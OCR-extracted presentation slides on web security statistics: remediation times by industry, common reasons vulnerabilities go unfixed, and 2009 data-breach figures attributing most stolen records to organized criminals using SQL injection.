
Time-to-Fix

(Sorted by Industry & Performance)

Industry	Leaders Top 25%	Above Average Mid 25% - 50%	Laggards Lower 50% - 75%
Overall	5	13	30
Banking	2	3	13
Education	5	14	19
Financial Services	6	11	28
Healthcare	3	9	22
Insurance	10	22	39
IT	5	13	29
Retail	6	18	40
Social Networking	3	9	28
Telecommunications	2	5	25

Remediation Rate

(Percentage of Websites within Remediation Rate Ranges Sorted by Industry)



Why do vulnerabilities go unfixed?

- No one at the organization understands or is responsible for maintaining the code.
- Development group does not understand or respects the vulnerability.
- Feature enhancements are prioritized ahead of security fixes.
- Lack of budget to fix the issues.
- Affected code is owned by an unresponsive third-party vendor.
- Website will be decommissioned or replaced “soon.”
- Risk of exploitation is accepted.
- Solution conflicts with business use case.
- Compliance does not require fixing the issue.

Global Scope of Web Security

220,000,000 sites
(1-3 million additional per month)

1,000,000 sites using SSL
(~7,000,000 vulnerabilities, location unknown)

17,000,000 programmers
(few trained in software security)

Report analyzes over 141 confirmed data breaches from 2009 which resulted in the compromise of 143 million records.

The majority of breaches and almost all of the data stolen in 2009 (95%) were perpetrated by remote organized criminal groups hacking "servers and applications." That is, hacking Web Servers and Web applications. The attack vector of choice was SQL Injection and used to install customized malware.

Who is doing the hacking?

Internal Agents (48% of breaches, **3% of records**)

85% of attacks were not considered highly difficult

61% were discovered by a third party (-8%)

Figure 8. Compromised records by threat agent, 2009

Figure 9. Compromised records by threat agent, 2004-2009




Figure 11. Origin of external agents by percent of breaches within External




Figure 10. Percent of compromised records attributed to organized crime




Figure 27. Categories of compromised assets by percent of breaches and percent of records




Figure 22. Attack pathways by percent of breaches within Hacking and percent of records


